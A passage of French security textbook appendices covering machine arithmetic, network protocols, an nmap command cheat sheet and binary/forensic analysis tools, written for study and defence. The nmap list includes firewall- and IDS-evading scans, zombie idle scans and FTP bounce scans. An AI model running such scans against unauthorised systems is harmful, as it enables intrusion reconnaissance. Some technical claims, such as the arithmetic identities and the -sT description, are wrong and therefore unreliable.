- Des appels systèmes (*syscalls*) ou des fonctions de librairies (qui font elles un *syscall*) pour demander au système d'exploitation de faire quelque chose que le programme n'a pas le droit de faire (e.g. accéder aux disques, lancer un autre programme, &c.).

La pile et le tas sont des facilités fournies au programmeur, on pourrait à vrai dire les implémenter si elles n'existaient pas. L'intérêt principal de la pile est de proposer un mécanisme pour implémenter une notion chère aux programmeurs : la *fonction*.

Au sens des programmeurs « bas niveau », une fonction désigne un morceau de code qui se comporte comme une boîte noire : on lui fournit un ou plusieurs arguments, et elle renvoie éventuellement un résultat. Une fonction peut être appelée à tout moment, faire opérer sa magie, puis le programme reprend son cours là où il l'avait laissé. Pour faire cela, au niveau le plus bas, le programme utilise la pile : il sauvegarde ainsi toutes les valeurs de l'état initial, l'endroit d'où est appelée la fonction, et les arguments qu'on lui transmet – il pourra alors remettre tout en état lorsqu'elle aura fini, et reprendre là où il en était.

La fonction, quant à elle, peut utiliser la pile pour stocker ses variables intermédiaires. Elle peut même appeler une autre fonction (ou elle-même), empilant le nécessaire, *ad libidum*²³.

A.2.8 Arithmétique des « entiers » et des « flottants »

Le calcul numérique – la fonction première, peut-être, d'un processeur – est plus subtil qu'il n'y paraît. Pour commencer il y a une différence profonde dans la manière dont les nombres « entiers » et les nombres « flottants » sont traités.

²²Ou noir, ou vert, &c.

²³Ou en tout cas, tant qu'il reste de la mémoire...

Alors que le programmeur pense travailler avec des nombres entiers ou réels, il est impossible en pratique de représenter de tels nombres sur un ordinateur. En premier lieu, la contrainte est celle de la mémoire ; en second lieu, la performance. Les ingénieurs se sont donc tournés vers les solutions qui semblent satisfaisantes pour la plupart des applications, repoussant les difficultés autant que faire se peut aux limites.

Les nombres « entiers »

À nombre de bits n donnés, on sait représenter un nombre entier positif entre 0 et 2^n . La question qui se pose est : que se passe-t-il si on essaie d'ajouter 1 à 2^n dans ce cas ? Plusieurs comportements sont envisageables mais celui qui est le plus naturel du point de vue matériel est le suivant : $2^n + 1 = 0$. En effet, c'est ce que l'on obtient en se restreignant à n bits et en faisant le calcul – il reste alors une retenue qu'on ne sait pas utiliser. Les processeurs qui font cela le disent – ils activent un *overflow flag*, un bit spécifique qui indique qu'ils ont dépassé leur capacité arithmétique – mais de nombreux programmes ne savent pas le détecter. Par exemple, le standard du langage C précise qu'une telle erreur doit être silencieuse.

On obtient la situation symétrique en calculant $0 - 1$, qui vaut logiquement 2^n . D'une manière générale, les « entiers » que manipule un programmeur sont, au mieux, non pas des éléments de l'anneau \mathbb{N} , mais des éléments du groupe cyclique \mathbb{F}_{2^n} . On observe alors avec intérêt que dans ces conditions, par exemple, $27 \times 19 = 1$ (modulo 2^8). La situation n'est pas différente lorsque les entiers sont signés.

La plupart des systèmes s'accordent également sur l'idée qu'il n'existe pas de diviseur de zéro, et génèrent une erreur si on tente néanmoins de diviser un entier par zéro – soulevant un *division by zero flag*.

Les nombres « flottants »

La plupart des implémentations supportant les nombres flottants se base sur le standard IEEE 754 (Kahan *et al.*, prix Turing 1989), aujourd'hui repris par ISO/IEC/IEEE 60559 :2011. Les opérations entre flottants sont effectuées par des instructions spécifiques du processeur (qui historiquement se faisaient sur un « co »-processeur) et sont donc complètement disjointes du cas des « entiers ». Leur maniement requiert bien plus d'attention qu'il n'en est généralement investi.

Définition L'objectif derrière l'introduction des « nombres à virgule flottante » est de proposer un mécanisme simple et relativement utilisable pour représenter des nombres du genre de ceux utilisés dans les domaines de la physique, de l'ingénierie, &c. Pour ces applications, l'exactitude mathématique n'est pas nécessairement autant un enjeu que la rapidité des calculs, la robustesse et la simplicité d'utilisation.

Un nombre en virgule flottante est d'après le document IEEE 754 un nombre f tel que :

$$f = \begin{cases} s \times (\underbrace{d_0 d_1 \cdots d_{p-1}}_m) \times \beta^{e-p+1} & \text{ou} \\ \pm\infty & \text{ou} \\ \pm\text{NaN} & \end{cases}$$

où $s = \pm 1$ est le *signe*, β la *base* ($0 \leq d_i < \beta$), m est la *mantisso*, e est l'*exposant* et p la *précision*. Le standard définit des valeurs pour ces constantes, par exemple :

simple	$\beta = 2$	$p = 23$	$e_{\min} = -2^7$	$e_{\max} = 2^7 - 1$
double	$\beta = 2$	$p = 52$	$e_{\min} = -2^{10}$	$e_{\max} = 2^{10} - 1$

À cause de la définition, si f est un nombre fini, on a pour $\beta = 2$:

$$2^{1-e_{\max}-p} < |f| < 2^{2^e-e_{\max}-2}(2 - 2^{-p}) = M$$

Un nombre réel est converti en un nombre flottant par approximation (le standard définit quatre méthodes d'approximation¹). Un nombre fini en virgule flottante est représenté en binaire comme la concaténation du bit de signe, des bits de l'exposant, puis des bits de la mantisse. Les valeurs NaN et ∞ sont représentées avec un exposant plus grand que e_{\max} .

Quelques propriétés des nombres flottants Pour commencer, on peut diviser par zéro un nombre flottant – ce qui est censé donner $\pm\infty$ ou NaN (*not a number*), mais sans nécessairement provoquer d'erreur.

Ensuite, les nombres représentés en virgule flottante ne sont pas tous sur un pied d'égalité. En effet, il y a beaucoup de nombres autour de 0, et de moins en moins à mesure que l'on s'éloigne, suivant une loi logarithmique. Cela est lourd de conséquences : par exemple il n'existe pas de représentation de 0.1, le flottant le plus proche étant 0.100000000000000055511151231257827021181583404541015625. Les grands nombres ont plus de poids dans les opérations, et par exemple $1.0e10 + 1.0e - 7 == 1.0e10$ au sens des flottants. Une conséquence directe est que l'arithmétique des flottants n'est pas associative²⁴, ni distributive²⁵. Enfin, la multiplication n'est pas l'inverse de la division : $a \times 1/a \neq 1$ pour $a = 3.0$. Notons également que $x = y$ ne garantit pas que $1/x = 1/y$, et que l'on n'a pas non plus nécessairement $x = x$.

De même que pour les entiers, on peut dépasser le plus grand nombre autorisé – généralement en divisant par presque zéro. Mais il se peut aussi que le résultat soit plus petit que le plus petit nombre flottant. Dans un cas comme dans l'autre, un *flag* est levé, mais une erreur n'est pas nécessairement soulevée. Face à une opération illégale (racine de -1 , &c.) un NaN est souvent renvoyé silencieusement.

A.3 Notions de network

Les communications réseau ont deux objectifs à remplir : transmettre des informations, et les transmettre à leur destinataire. La première partie nécessite de coder les données de sorte à vaincre le bruit, les pertes et autres altérations, suivant le *medium* physique employé. La seconde partie fait la spécificité d'Internet : un réseau décentralisé où des paquets trouvent leur route d'un point *A* à un point *B*.

A.3.1 LAN et Ethernet

La manière la plus simple de relier entre eux des équipements électroniques est de tendre un câble conducteur de l'un à l'autre, et de faire en sorte que l'un émette – et que l'autre reçoive – des données, sous la forme d'un signal adapté. Par exemple une suite d'impulsions électriques plus ou moins longues. C'est le principe du télégraphe.

Rien n'interdit de brancher d'autres appareils en plus sur cette ligne²⁶. Mais alors, ils reçoivent tous l'intégralité des messages et – s'ils n'emploient pas quelque savant mécanisme de synchronisation – leurs communications se mélangent les unes aux autres. C'est donc une utilisation inefficace des ressources. Au lieu de cela, on peut attribuer à chaque appareil un numéro fixe, par exemple un numéro de série. Les messages seront alors envoyés avec un destinataire identifié par ce numéro – dans le standard IEEE 802, le plus utilisé aujourd'hui, c'est l'adresse MAC qui joue ce rôle.

Un *switch* est un équipement qui retransmet les messages à leur destinataire²⁷, diminuant ainsi l'utilisation des ressources réseau et offrant une première forme de routage. Les appareils branchés sur un switch forment un réseau local (LAN, *local area network*) : ils peuvent tous communiquer les uns avec les autres *via* une connexion dédiée, et connaître l'existence les uns des autres.

Le standard Ethernet (IEEE 802.3) est aujourd'hui le plus suivi pour implémenter ces mécanismes dans le cas de connexions filaires.

A.3.2 Internet, ARP et TCP/IP

Les mécanismes de routage permettent d'acheminer les messages d'un réseau à un autre – formant un *internetwork* : Internet. Les routeurs sont reliés à plusieurs réseaux et à d'autres routeurs, et leur tâche est de trouver le meilleur chemin – la route – permettant d'atteindre le destinataire.

Afin de faciliter cela, ce n'est pas l'adresse MAC qui est utilisée, mais une adresse hiérarchique aujourd'hui appelée « adresse IP », à l'origine codée sur 32 bits. Vers la fin du siècle précédent, une nouvelle version du protocole a étendu les adresses à 128 bits, pour éviter la pénurie. Les routeurs disposent alors de tables de routage, établies manuellement ou automatiquement, éventuellement mises à jour régulièrement, qui leur

²⁴C'est-à-dire qu'en général, on n'a pas que $(x + y) + z = x + (y + z)$.

²⁵C'est-à-dire qu'en général, on n'a pas que $x \times (y + z) = xy + xz$.

²⁶On parle de *hub* réseau.

²⁷Si le destinataire n'est pas connecté au switch, plusieurs comportement sont possibles, les deux plus courant étant *broadcast* (tous les appareils branchés sur le switch reçoivent le message) et *drop* (le message n'est pas transmis).

permettent de transférer les paquets vers la bonne adresse. Ils communiquent également entre eux afin de construire les routes les meilleures et de distribuer l'effort.

Une fois le paquet arrivé dans le bon réseau, il faut encore qu'il parvienne au bon destinataire – autrement dit que l'adresse IP soit mise en correspondance avec l'adresse MAC. Historiquement, le protocole ARP (RFC 826, Internet Standard STD 37) se charge de cette opération²⁸. Il fonctionne par questions-réponses : on demande sur le réseau local à qui appartient une IP, et idéalement quelqu'un lève la main. Les réponses sont mises en cache et utilisées pour d'éventuels futurs paquets.




FIG. A.4 : Datagramme de l'entête d'un paquet TCP, précédé normalement d'une entête IP. D'après RFC 675.

Tel quel, le protocole IP – *Internet protocol* (RFC 791) – ne garantit pas que les données envoyées arrivent effectivement à bon port. Il se peut qu'une route soit momentanément indisponible, qu'un routeur dysfonctionne, que le message soit fragmenté, altéré ou perdu. Cela est acceptable dans certaines applications (streaming vidéo, &c.), mais pour d'autres (messagerie électronique, &c.) il faut disposer d'une communication plus solide. C'est pourquoi IP est supplémenté du protocole de transport, TCP (RFC 675, RFC 793, RFC 1122, RFC 2581, RFC 5681).

TCP ajoute des informations au message, qui sont utilisées par le routeur pour garantir que les données émises arrivent dans le bon ordre, qu'elles sont intégrées, qu'il n'y a pas d'écho, que les paquets perdus ou abîmés soient envoyés à nouveau par l'émetteur et que le trafic ne soit pas congestionné.

TCP ajoute également un numéro, dit numéro de *port*, au message (voir fig. A.4). L'idée est qu'une application utilise un port fixé pour ses communications, et qu'une autre application en utilise un autre. Ainsi par exemple, les communications telnet utilisent le port 23, alors que les sites Internet (transmis par le protocole HTTP) utilisent par défaut le port 80. Le système d'exploitation s'assure de la communication entre ports et applications²⁹.




FIG. A.5 : « Poignée de main » TCP, lorsqu'un client tente d'établir une connexion auprès d'un serveur. D'après RFC 675.

²⁸ Avec IPv6, c'est le protocole NDP (RFC 1122, RFC 3122, RFC 4389, RFC 4861) qui joue ce rôle.

²⁹ Dans la plupart des systèmes d'exploitation, certains ports sont réservés. Par exemple, sous GNU/Linux, il faut les priviléges du super-utilisateur pour ouvrir une connexion locale sur un port < 1024.

A.3.3 DHCP et DNS

Une première difficulté est l'attribution des adresses IP. En effet, elles ne doivent pas être fixées en dur, mais s'adapter au réseau auquel elles se connectent, pour respecter une hiérarchie. Il est techniquement possible de les changer manuellement pour satisfaire cette exigence, mais la tâche peut être avantageusement automatisée : c'est le rôle du protocole DHCP (RFC 2131, RFC 2132, RFC 3046, RFC 3942, RFC 4242, RFC 4361, RFC 4436). *Via* ce protocole, un utilisateur contacte le serveur³⁰ qui lui propose³¹ une adresse IP. L'utilisateur demande alors au serveur l'autorisation d'utiliser cette adresse³², et il est connecté à Internet³³.

La seconde difficulté est que, précisément, une adresse IP – et qui plus est changeante – rend difficile la connexion à un destinataire donné. C'est DNS³⁴ qui résoud cette difficulté : il permet de traduire un nom de domaine, par exemple www.freerice.com, en l'adresse IP correspondante (ici 78.109.83.17). Pour cela il utilise la structure des noms de domaine (qui est hiérarchique, le plus haut niveau étant le plus à droite), et repose sur une base de donnée distribuée entre des milliers de serveurs répartis dans le monde entier. Ces serveurs communiquent entre eux pour mettre à jour leurs informations.

Certains serveurs DNS font *autorité* pour un domaine : ils donnent des réponses concernant l'IP de leurs sous-domaines. En remontant les serveurs autorisés du plus haut niveau³⁵ (*top-level domain*, par exemple .com) jusqu'au plus bas (par exemple www), un utilisateur obtient ainsi l'IP correspondant au nom de domaine complet.

En pratique, il n'est pas raisonnable d'interroger les serveurs DNS autorisés récursivement à chaque fois que l'on a besoin d'une IP. Des caches DNS conservent pour un temps une copie des requêtes effectuées pour répondre plus rapidement et sans surcharger les serveurs autorisés.

³⁰ Il émet un paquet DHCPDISCOVER.

³¹ DHCPOFFER.

³² DHCPREQUEST.

³³ DHCPACK.

³⁴ Le protocole a été défini et complété par de nombreuses RFCs : 920, 1032 à 1035, 1101, 1123, 1178, 1183, 1591, 1912, 1995, 1996, 2100, 2136, 2181, 2182, 2308, 2317, 2671, 2672, 2845, 3225, 3226, 3597, 3696, 4343, 4592, 4635, 4892, 5001, 5452, 5625, 5890 à 5895, 5866, 6195.

³⁵ Pour trouver ces domaines-là, il faut partir d'un serveur DNS « racine », dont l'IP est connue. Pour des raisons techniques, il y a 13 adresses de serveurs racines – A à M – répartis physiquement sur près de 400 serveurs dans le monde entier, sous l'autorité du Department of Commerce des États-Unis d'Amérique. Ils sont répertoriés ici : <http://root-servers.org/>.

B | Quelques commandes nmap

tester sur scanme.nmap.org.

La *manpage* de nmap est extrêmement bien fournie et détaille les raisons, les méthodes et le sens des différentes commandes. Une utilisation classique de l'outil se décompose en des étapes simples :

1. Découverte d'hôtes (pings)
2. Découverte de ports (scans)
3. Découvertes de services et du système d'exploitation (fingerprinting)
4. Découverte de vulnérabilités (scripts)

Ce qui suit est un inventaire rapide des commandes correspondantes. On peut également utiliser l'interface zenmap pour effectuer les opérations.

Découverte d'hôtes

- `nmap -PS <IP>` : ping IP SYN, efficace contre les pare-feux *stateful*.
- `nmap -PA <IP>` : ping IP ACK, efficace contre les pare-feux *stateless*.
- `nmap -PE <IP>` : scan ICMP echo ping.
- `nmap -PP <IP>` : scan ICMP timestamp..
- `nmap -PM <IP>` : scan ICMP address mask ping, utile si un pare-feu bloque les échos ICMP standard.
- `nmap -PR <IP>` : scan ARP, utilisé implicitement sur le réseau local, bien plus rapide que les autres méthodes.
- `nmap -PN <IP>` : ne pas utiliser de sondes *ping*, qui sont bloquées par certains pare-feux.
- `nmap -sP <IP>` : n'utiliser que des sondes *ping*.

Scans réseau simples

- `nmap <IP>` : effectuer un scan de port simple à l'adresse demandée. Le résultat est la liste des ports et leur état (ouvert ou fermé) si nmap a pu les déterminer. Ne permet de détecter que les ports TCP.
- `nmap <IP1> <IP2> ...` : effectuer un scan sur plusieurs adresses.
- `nmap -iL <list.txt>` : idem, les adresses étant contenues dans le fichier en question.
- `nmap <IP1>-<IP2>` : effectuer un scan sur une plage d'adresses.
- `nmap <IP1>/<CIDR>` : idem.
- `nmap -A <IP>` : scan agressif, qui a plus de chances de déterminer l'état des ports, mais aussi d'être détecté.
- `nmap -sS <IP>` : scan TCP SYN, utile lorsque les pings sont bloqués, plus discret qu'un scan TCP complet. Option par défaut si l'utilisateur est *root*.

Scans réseau spécifiques

- `nmap -sA <IP>` : scan TCP ACK, utile lorsque les pings sont bloqués, ne permet pas de déterminer l'état des ports, mais permet d'analyser le comportement d'un pare feu.
- `nmap -sW <IP>` : scan TCP window, idem mais plus précis.
- `nmap -sN <IP>` : scan TCP NULL, utile pour contourner IDS et pare-feux.
- `nmap -sF <IP>` : scan TCP FIN, idem.
- `nmap -sX <IP>` : scan TCP Xmas, idem.
- `nmap -sM <IP>` : scan TCP Maimon, idem.
- `nmap -sU <IP>` : scan UDP, plus lent que les scans TCP, mais permettant de viser d'autres protocoles. En particulier, le port 53 (DNS) est souvent épargné des pare-feux.
- `nmap -sY <IP>` : scan SCTP INIT.
- `nmap -sZ <IP>` : scan SCTP cookie echo, plus discret, permet de contourner certains pare-feux et IDS, mais ne permet pas de déterminer l'état d'un port.
- `nmap -sT <IP>` : scan ICMP timestamp.
- `nmap -sO <IP>` : scan IP.

Scans réseau par rebond

- `nmap -Pn -p- -sI <zombie IP> <target IP>` : Idle scan utilisant le zombie spécifié (une machine peu utilisée et dont les numéros de séquence TCP sont prévisibles). L'option `-Pn` permet de ne pas contacter directement la cible, l'option `-p-` permet de scanner tous les ports.
- `nmap -T0 -b <username> :<password>@<ftpserver> :21 <target IP>` : scan FTP bounce. Le serveur FTP sera utilisé pour envoyer un fichier à la cible, ce qui permet à nmap de reconstruire un scan de ports.

Topologie et résolution de nom

- `nmap --traceroute <IP>` : détaille le chemin parcouru jusqu'à l'adresse spécifiée.
- `nmap -R <IP>` : force la résolution DNS inverse, très lent.
- `nmap -n <IP>` : désactive la résolution DNS inverse.

Fingerprinting

- `nmap -PN -O <IP>` : fingerprinting du système d'exploitation.
- `nmap -O -fuzzy <IP>` : fingerprinting approximatif.
- `nmap -sV <IP>` : fingerprinting des services.

Options de temporisation

- `nmap -T0 <IP>` : mode paranoïaque, très lent mais plus discret.
- `nmap -T3 <IP>` : mode normal.
- `nmap -T5 <IP>` : mode bourrin, plus rapide mais consomme beaucoup de ressources, perd en précision et risque à coup sûr d'être détecté.

Découverte de vulnérabilités

- `nmap -sCV <IP>` : active les scripts de recherche de vulnérabilité.

C | Analyse binaire

Dans cet annexe on mentionne quelques outils permettant d'analyser le contenu et la structure de quelques fichiers. La terminologie de fichiers « binaires » n'est pas fondée – c'est plutôt la manière dont on les regarde qui compte. En ce sens, toute donnée peut être étudiée avec les outils décrits ici, y compris ce qui n'est pas à proprement parler des fichiers – on peut utiliser le framework **Volatility**¹ pour récupérer des données mémoire.

Les cas les plus intéressants sont souvent ceux des programmes exécutables – ou les morceaux d'un fichier qui se révèlent être du code exécutable. Dans ce court annexe, nous détaillons les outils² qui peuvent être utilisés pour les analyser.

Dans tous les cas (exécutables, PDF et autres documents, JPEG et autres images, &c.) il est essentiel de savoir à quelle structure ils obéissent. Ils sont en effet riches de zones d'ombres qu'un analyste saura utiliser pour récupérer des informations (coordonnées GPS, modèle d'appareil photo, informations de compte utilisateur, version des logiciels utilisés &c.). En particulier, certains formats de fichier (notamment PDF, ZIP, Flash et JPEG) autorisent des contenus supplémentaires cachés, généralement invisibles aux logiciels quotidiens³.

C.o Préambule

Une remarque avant de commencer : l'analyse de fichiers, tant que la menace n'a pas été clairement délimitée, doit se faire dans un environnement adapté.

Cela signifie qu'on a mis en place tout ce qui était possible en terme d'isolation système et réseau, de sorte à ce que les dégâts éventuels soient limités à l'environnement sur lequel on travaille et ne se propagent pas⁴. Au minimum, on copie le fichier d'intérêt sur un poste dédié à l'analyse. Après l'analyse, il est sain de réinitialiser le système sur lequel on a travaillé⁵. L'organisme SANS fournit par exemple un Live CD Ubuntu équipé d'outils forensiques^{6,7}.

D'autre part, simplement « copier » le fichier d'intérêt peut effacer des traces importantes (date de création, auteur, entre autres, obtenus par exemple avec `ls -fli <répertoire>`). Idéalement, on isole le disque sur lequel le fichier se trouve, et on en fait une copie complète, par exemple avec `dd if=/dev/<origine> of=<destination> bs=100k`. On conserve ainsi les données inter-partition, les métadonnées de fichier, et le fichier lui-même. En pratique, faire une copie d'une partition est assez. On peut monter cet environnement en lecture seule (option `ro`, `noexec`, `nodev` de `mount`).

Dans ces conditions, on peut mener l'enquête sans risque qu'un programme se propage, détruire des preuves ou lui-même, mettant fin à l'analyse.

¹Voir <https://www.volatilesystems.com/default/volatility>.

²Des outils similaires existent pour toutes les plateformes logicielles. Par souci de généralité nous indiquons les plus courants pour Linux.

³Dans la plupart des cas – voir notamment [Bogk and Schöpl, 2014] pour le cas de PDF – c'est que les formats correspondants ont des spécifications défectueuses.

⁴À ce sujet, une machine virtuelle ne constitue en général pas une isolation suffisante, mais souvent utile en plus des autres.

⁵On veillera le cas échéant à se méfier des rootkits capables de résister à un formatage...

⁶Voir <http://digital-forensics.sans.org/community/downloads>.

⁷Voir aussi d'autres distributions : CAINE, DEFT, PlainSight, &c.

C.1 Données brutes

Les données brutes d'un fichier sont accessibles à un éditeur de texte (`vim`, `emacs`, `nano`). Cependant, ce n'est pas pratique pour manipuler les caractères non imprimables, aussi on préfère généralement utiliser une vue hexadécimale, voire un éditeur spécialisé (`hexdump`, `ht` ou autre⁸).

On peut rechercher les données qui sont imprimables avec `strings <fichier>`.

Il est utile, ne serait-ce qu'à des fins d'archivage, de noter des empreintes du fichier – par exemple `sha512sum <fichier>` – voire d'en faire une copie. De même, si on parvient à trouver plusieurs versions différentes d'un même fichier, on peut les comparer, par exemple avec `vbindiff`.

Si le format de fichier est inconnu, ou si le fichier est large, on peut exploiter des analyses statistiques : par exemple l'entropie locale peut révéler la présence de clés cryptographiques (ou d'une partie chiffrée, ou compressée du programme), la présence contigüe de certaines séquences d'octet est probablement une *nop sled*, la restriction du jeu d'octets à certains ensembles peut indiquer un encodage BASE64 &c.

C.2 Type de fichier et métadonnées

De nombreux fichiers contiennent des métadonnées, qui sont souvent des renseignements utiles. On peut utiliser par exemple `hachoir-metadata`⁹ pour les extraire. La commande `file <fichier>` est susceptible d'identifier à quel type de fichier on a affaire, en premier abord. Un autre outil efficace est `foremost -av -t all -i <fichier>`, qui est capable de détecter plusieurs fichiers imbriqués.

Cependant, il faut noter que les métadonnées peuvent être falsifiées, perdues ou autrement incorrectes.

Pour les images, (généralement équipées de tags EXIF, IPTC ou XMP) on peut utiliser par exemple `ExifTool`¹⁰. Parmi les informations susceptibles de se trouver dans un tel fichier, on a notamment : le modèle d'appareil photo, les paramètres photographiques, la distance entre l'appareil et l'objet photographié, la date, l'heure et les coordonnées GPS¹¹ au moment de la prise d'image, &c. La présence de métadonnées IPTC, XMP ou ICC indique en général que la photographie a été modifiée après-coup, et est susceptible de renseigner sur l'outil utilisé (plateforme, logiciel, paramètres photométriques¹², &c.).

C.3 Structure d'un fichier exécutable

Les fichiers exécutables ont une structure déterminée, qui permet au système d'exploitation d'en charger les dépendances, de mettre en place les bibliothèques nécessaires, de charger les ressources en mémoire et de lancer le programme.

À l'exécution, ce sont les *segments* qui sont chargés en mémoire par le système d'exploitation. On peut les identifier avec `readelf --segments <fichier>`.

Au moment de la compilation, le *linker* assemble le programme en *sections*. Il en existe au moins deux d'importance dans le cas des fichiers ELF : `.data`, qui contient les variables du programme¹³, et `.text`, qui contient le code à proprement parler exécutable. On peut utiliser `objdump -s <fichier>` ou `readelf --sections <fichier>` pour analyser les sections.

Par ailleurs, le compilateur installe au sein du fichier exécutable des *symboles*. Pour Linux, on peut utiliser `readelf --symbols`, `nm` ou `objdump -T`. Enfin, des commentaires peuvent accompagner le programme, que l'on peut extraire par exemple avec `objdump -j .comment -s <fichier>`.

Au sens strict, seuls les segments sont nécessaires au bon fonctionnement d'un fichier exécutable. Mais tous ces éléments peuvent aider à reconstruire son fonctionnement, à détecter des bugs, &c. Si on veut connaître les dépendances externes, `ldd -v <fichier>` fait l'affaire.

Il est courant – en fait presque systématique – qu'un programme soit empaqueté (compressé voire chiffré), avec des outils tels que UPX¹⁴ ou Armadillo. On les détecte du fait de la haute entropie des sections, des faibles imports de fonction et des métadonnées inhabituelles. Certains de ces outils incorporent une forme

⁸Voir par exemple <http://www.wxhexeditor.org>.

⁹Voir <https://pypi.python.org/pypi/hachoir-metadata>.

¹⁰Voir <http://www.sno.phy.queensu.ca/~phil/exiftool/>.

¹¹Selon l'appareil, qui peut être désynchronisé.

¹²Attention toutefois, la date et l'heure de ces tags est en général sans lien avec la photographie !

¹³Voir aussi `.rodata`, qui contient les données en lecture seule.

¹⁴Ou encore FSG, Morphine, MEW.

de protection contre l'analyse avancée (désassemblage, analyse dynamique, &c.). La difficulté supplémentaire dans le cas où le programme est empaqueté est qu'il faut soit le dépaqueter « à la main » – ce qui suppose qu'on connaît l'algorithme utilisé – soit le laisser s'exécuter – ce qu'on ne souhaite pas faire en général. Les *packers* eux-mêmes peuvent être polymorphes, ce qui rend leur identification difficile¹⁵.

L'outil `binwalk`¹⁶ est spécialisé dans l'analyse des *firmwares*.

C.4 Désassemblage

Une fois identifiées les parties d'intérêt, on peut éventuellement retranscrire celles-ci en assembleur, on parle de *désassemblage*. Il y a un certain nombre de limites à ce procédé cependant : il faut connaître la plateforme visée, et la présence d'objets parasites peut décaler des séquences, faussant la reconstruction des instructions. Il est prohibitif d'essayer tous les alignements possibles – ceci dit, l'analyse d'un premier désassemblage devrait permettre de détecter ce genre de problèmes. On peut utiliser `objdump -d <fichier>` ou `objdump -D <fichier>` pour obtenir un désassemblage partiel ou complet, respectivement.

Depuis 2013, le projet Capstone¹⁷ propose une librairie multi-architecture, multi-plateforme avec des *bindings* pour tous les principaux langages de programmation, sous licence BSD, permettant de développer des applications avec des capacités de désassemblage avancées.

L'accès au code ouvre plusieurs possibilités. Déjà, on peut éventuellement comprendre de petits morceaux simples, la logique élémentaire du programme. Deux éléments utiles permettent de faciliter l'analyse : les appels de fonction (on peut par exemple utiliser `cat assembly.s | grep call | cut -c29- | sort | uniq -c`) et le graphe de contrôle. On obtient ainsi une vue schématique du programme, plus facile à comprendre. Des outils tels que IDAPro facilitent ce genre d'opérations.

Pour ensuite savoir comment sont utilisées ces fonctions – quels arguments on leur envoie – il faut connaître la convention d'appel correspondante. Pour le langage C, la situation est simple : les arguments sont empilés sur la *stack* en ordre inverse (ce qui fait qu'ils sont dépliés dans le bon ordre), avant l'appel de la fonction. Les appels systèmes (*syscalls*) en revanche chargent leurs arguments dans les registres.

Lorsqu'on en sait encore davantage – par exemple quel compilateur a été utilisé – on peut envisager de remonter à une représentation du code à un plus haut niveau : la *décompilation*. Si le désassemblage est toujours possible, car les instructions sont en bijection avec l'assembleur, la décompilation ne l'est pas. Il ne peut exister au mieux que des projets expérimentaux et limités de décompilation partielle, spécifiques à un langage¹⁸.

Les auteurs peuvent avoir pris soin de se prémunir contre une analyse du code, en implémentant différentes procédures d'obfuscation, de chiffrement et en incorporant de nombreuses instructions inutiles ou obscures.

C.5 Débogage

On peut alors vouloir tenter une analyse dynamique du programme – c'est-à-dire en tenter une exécution et la suivre, pour comprendre son fonctionnement, laisser les éventuelles procédures de déchiffrage prendre place et accéder au code tel qu'il s'exécute. Cette opération nécessite déjà un environnement protégé – il ne s'agirait pas de détruire son propre matériel en voulant comprendre un *malware*.

On peut obtenir des informations en lançant le programme *via strace* ou *ltrace*, ou en utilisant *stap* (SystemTap), sur les appels systèmes invoqués, les bibliothèques chargées, les ressources utilisées, &c. Pour obtenir ces informations, il est important de noter que le programme est effectivement exécuté. Les fichiers peuvent être suivis avec *lsof*, les communications avec *netstat* ou *Wireshark*.

Pour aller plus en profondeur, il faut utiliser un outil qui suit l'exécution du programme, tel que *gdb*¹⁹, OllyDbg or IDA. Ceux-ci permettent d'analyser la mémoire au fur et à mesure, d'interrompre ou relancer le programme, &c. Enfin, on peut prendre un *snapshot* de l'image mémoire de la machine virtuelle sur laquelle on travaille, et la comparer à un *snapshot* avant d'avoir lancé le programme.

Ici encore, les auteurs du programme concerné peuvent avoir mis en place des protections contre le débogage, ou en tout cas pour le rendre plus pénible.

¹⁵À ce sujet, voir les conférences de Brosch et Morgenstern, *Runtime Packers : the Hidden Problem?*, Black-Hat US 2006 ; et de Yason, *The Art of Unpacking*, Black-Hat US 2007.

¹⁶Voir <https://github.com/devttys0/binwalk>.

¹⁷Voir <http://www.capstone-engine.org>.

¹⁸Voir par exemple <http://www.backerstreet.com/rec/rec.htm>.

¹⁹Éventuellement complété d'extensions, telles que celles ci : <http://www.thegreycorner.com/2014/03/>.

Notes & références

Notes

^AD'après Aristote, *Éthique à Nicomaque*, Livre III, Chapitre V, §10 : «καὶ τοὺς ἀγνοοῦντάς τι τῶν ἐν τοῖς νόμοις, ἀ δεῖ ἐπίστασθαι καὶ μὴ χαλεπά ἔστι, κολάζουσιν, δύσιος δὲ καὶ ἐν τοῖς ἄλλοις, δόσα δι’ ἀμέλειαν ἀγνοεῖν δοκοῦσιν, ὡς ἐπ’ αὐτοῖς δὸν τὸ μὴ ἀγνοεῖν. τοῦ γὰρ ἐπιμεληθῆναι κύριοι. » Littéralement : « Et l'on punit celui qui est ignorant des lois alors qu'il devrait les connaître et que ce n'est pas difficile, de même qu'en tout autre chose qu'il ignoreraient par négligence ; attendu qu'il ne dépendait que de lui d'éviter cette ignorance et que rien ne l'empêchait d'y parer. »

